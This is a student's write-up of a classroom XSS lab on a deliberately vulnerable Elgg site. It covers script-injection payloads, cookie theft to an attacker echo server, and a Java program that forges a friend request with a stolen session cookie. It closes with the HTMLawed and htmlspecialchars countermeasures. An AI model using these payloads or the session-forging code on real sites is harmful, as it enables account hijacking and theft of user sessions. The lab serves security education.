

Lab #2 - XSS

Jeffrey Resto

Summary:

In this lab we implemented a Cross-Site Scripting attack in our labtainer virtual machine. We used three separate consoles, one for the victim, attacker and the vulnerable website. After opening firefox on both the victim and attack consoles we added the scripts to the attacker's profile (as specified in the manual). In the victim's profile we searched for the attacker's name and opened their profile. Now each time a victim visits the attacker's profile (where the scripts are added), the victim triggers the malicious code added to the attacker's profile.

Background:

This lab included a cross site scripting attack which is an attack in which an attacker injects malicious executable scripts into the code of a trusted application or website. This type of attack is used to steal sensitive information from the victim which can result in the stealing of cookies and session hijacking, allowing the attacker access to the victims account. We created a java program to mimic the http request in order to add the attacker as a friend on the victim's account. For this kind of attack an example of a detection/prevention method would be a web application firewall, which would detect and block script injections in real time. This acts as both a preventative measure as well a way to detect any malicious activity. This was a first for us as programmers as we've never executed an XSS attack before and it helped with our understanding of just how dangerous this attack can be as well as how easy it is to set up.

Tools and System Specifications:

In this lab we implemented the use of the labtainer virtual machine which allowed us to set up three different consoles for all parties involved in the attack. We also utilized the Java programming language to mimic an http request. Finally we used the xsslabelgg website as the social media platform for which the attack was implemented.

What have you learned from this lab and how it will help you to protect the system from vulnerability and attacks?


In this lab my group was able to experience the concept of xss attacks. To see how attackers can exploit vulnerabilities in web applications. We were able to experiment from both

sides, the attacker's perspective and the person attacked. It was interesting to see how the attacker could inject malicious JavaScript into the application. In one of the tasks we learned how an attacker can steal session cookies using a crafted JavaScript payload. By sending these cookies to a remote server under the attacker's control. We all collaborated and gained valuable insights into the risks that xss attacks pose to web applications. We also learned about certain measures that can be implemented to protect against such vulnerabilities like secure cookie management.

Results, Discussions, and Conclusion:

Task 1 - Display Alert window


1. Log into Elgg as any user




2. Go to your profile and edit the brief description field

3. Insert the following JavaScript:

```
<script>alert('XSS');</script>
```



4. Save the profile. Anyone viewing the profile will see an alert box pop up.



Task 2 - Display cookies

1. Edit your Elgg profile's brief description field again.
2. Replace the previous script with the following:


```
<script>alert(document.cookie);</script>
```



```
ubuntu@attacker: ~/echoserver
ubuntu@attacker:~$ cd echoserver
ubuntu@attacker:~/echoserver$ ./echoserver 5555
-su: ./echoserver: No such file or directory
ubuntu@attacker:~/echoserver$ ./echoserv 5555
```

2. Modify the script on your Elgg profile to send the cookies to the attacker:

```
<script>
document.write('');
</script>
```



3. When someone views your profile, the browser sends the cookies to the attacker's server (via the image request).

```
ubuntu@attacker:~/echoserver$ ./echoserv 5555
GET /?c=Elgg%3Dndaïd124qk5gvht5gs834rdcv7 HTTP/1.1
```

Task 4: Session Hijacking

1. Capture the victim's cookies using the previous step.

```
GET /?c=Elgg%3Dndaïd124qk5gvht5gs834rdcv7 HTTP/1.1
```

2. On the attacker machine, find out how a user adds a friend by using Firefox's Web Developer / Network tools to inspect HTTP requests when adding a friend.

The screenshot shows a Firefox browser window with the address bar displaying `xsslabelgg.com/profile/alice`. The page title is "One Bad Place" and the user profile is for "Alice". The browser's developer tools are open, showing the Network tab. A list of requests is displayed, with the "friend" request selected. The "Params" sub-tab is active, showing the query string: `elgg_token: fdca9dff2bc93fa4231b688dbf6f4ddf`, `elgg_ts: 1741545065`, and `friend: 39`. The "Cookies" sub-tab is also visible, showing a request cookie: `Elgg: mdoigof0jc36s5a6ucg8bqui90`.

3. Use this information to write a Java program that mimics the HTTP request:

Open the `HTTPSimpleForge.java` program in the `HTTPSimpleForge` directory.

Modify it to include the captured cookies and the necessary headers.

Compile and run the program:


javac HTTPSimpleForge.java

java HTTPSimpleForge

```
public static void main(String[] args) throws IOException {
try {
    int responseCode;
    InputStream responseIn=null;
    String requestDetails = "&__elgg_ts=<<1741543732>> &__elgg_token=<<59e6d11f3f44b513b31b1a385653cae>>";
    // URL to be forged.
    URL url = new URL ("http://www.xsslabelgg.com/action/friends/add? friend=<<39>>"+requestDetails)
;
    // URLConnection instance is created to further parameterize a
    // resource request past what the state members of URL instance
    // can represent.
    HttpURLConnection urlConn = (HttpURLConnection) url.openConnection();
    if (urlConn instanceof HttpURLConnection) {
        urlConn.setConnectTimeout(60000);
        urlConn.setReadTimeout(90000);
    }
    // addRequestProperty method is used to add HTTP Header Information.
    // Here we add User-Agent HTTP header to the forged HTTP packet.
    // Add other necessary HTTP Headers yourself. Cookies should be stolen
    // using the method in task3.
    urlConn.addRequestProperty("User-agent", "Sun JDK 1.6");
    urlConn.setRequestMethod("GET");
    String cookies = "<<mdoigof0jc36s5a6ucg8bqui90>>";
}
}
25,1 9%
```

```
ubuntu@attacker:~/HTTPSimpleForge$ javac HTTPSimpleForge.java
ubuntu@attacker:~/HTTPSimpleForge$ java HTTPSimpleForge
Response Code = 200
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en">
<head>
    <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
    <meta name="ElggRelease" content="1.8.19" />
    <meta name="ElggVersion" content="2014012000" />
    <title>One Bad Place</title>
    <link rel="SHORTCUT ICON" href="http://xsslabelgg.com/_graphics/favicon.ico" />
    <link rel="stylesheet" href="http://xsslabelgg.com/cache/css/default/elgg.1510272992.css" type="text/css" />
    <!--[if gt IE 7]>
        <link rel="stylesheet" type="text/css" href="http://xsslabelgg.com/cache/css/default/ie.1510272992.css" />
    <![endif]-->
    <!--[if IE 7]>
        <link rel="stylesheet" type="text/css" href="http://xsslabelgg.com/cache/css/default/ie7.1510272992.css" />
    <![endif]-->
```

4. This will add the attacker to the victim's friend list.



Task 5: Countermeasures




1. Enable the HTMLawed 1.8 plugin:

Log in as Admin.

Go to Administration > Plugins.

Under Security and Spam, activate the HTMLawed 1.8 plugin.

Visit a victim's profile and observe if the XSS attack is mitigated.



2. Enable htmlspecialchars():

Navigate to elgg/views/default/output.

Uncomment htmlspecialchars() in the various PHP files (text.php, tags.php, etc.).


Test again by visiting victim profiles and observing if the XSS attack is mitigated further.

```
<?php
/**
 * Elgg text output
 * Displays some text that was input using a standard text field
 *
 * @package Elgg
 * @subpackage Core
 *
 * @uses $vars['value'] The text to display
 */

//SEED: Modified to enable XSS.
//uncomment the below "echo htmlspecialchars" statement and comment the "echo $vars['value'];" to enable
//countermeasure.
echo htmlspecialchars($vars['value'], ENT_QUOTES, 'UTF-8', false);
//echo $vars['value'];
```

```
[ubuntu@vuln-site output]$ sudo chmod uog+w *.php
[ubuntu@vuln-site output]$ ls -a
.
..
access.php      confirmlink.php  email.php~      location.php    tag.php         url.php
access.php~    confirmlink.php~ friendlytime.php longtext.php    tag.php~        url.php~
calendar.php   date.php         friendlytime.php~ pulldown.php    tags.php
checkboxes.php    dropdown.php     friendlytitle.php radio.php        tags.php~
checkboxes.php email.php         iframe.php       tagcloud.php    text.php
img.php        tagcloud.php~    text.php~
```

Repeated for all applicable files



```
ubuntu@attacker:~$ cd echoserver/
ubuntu@attacker:~/echoserver$ ./echoserv 5555
```

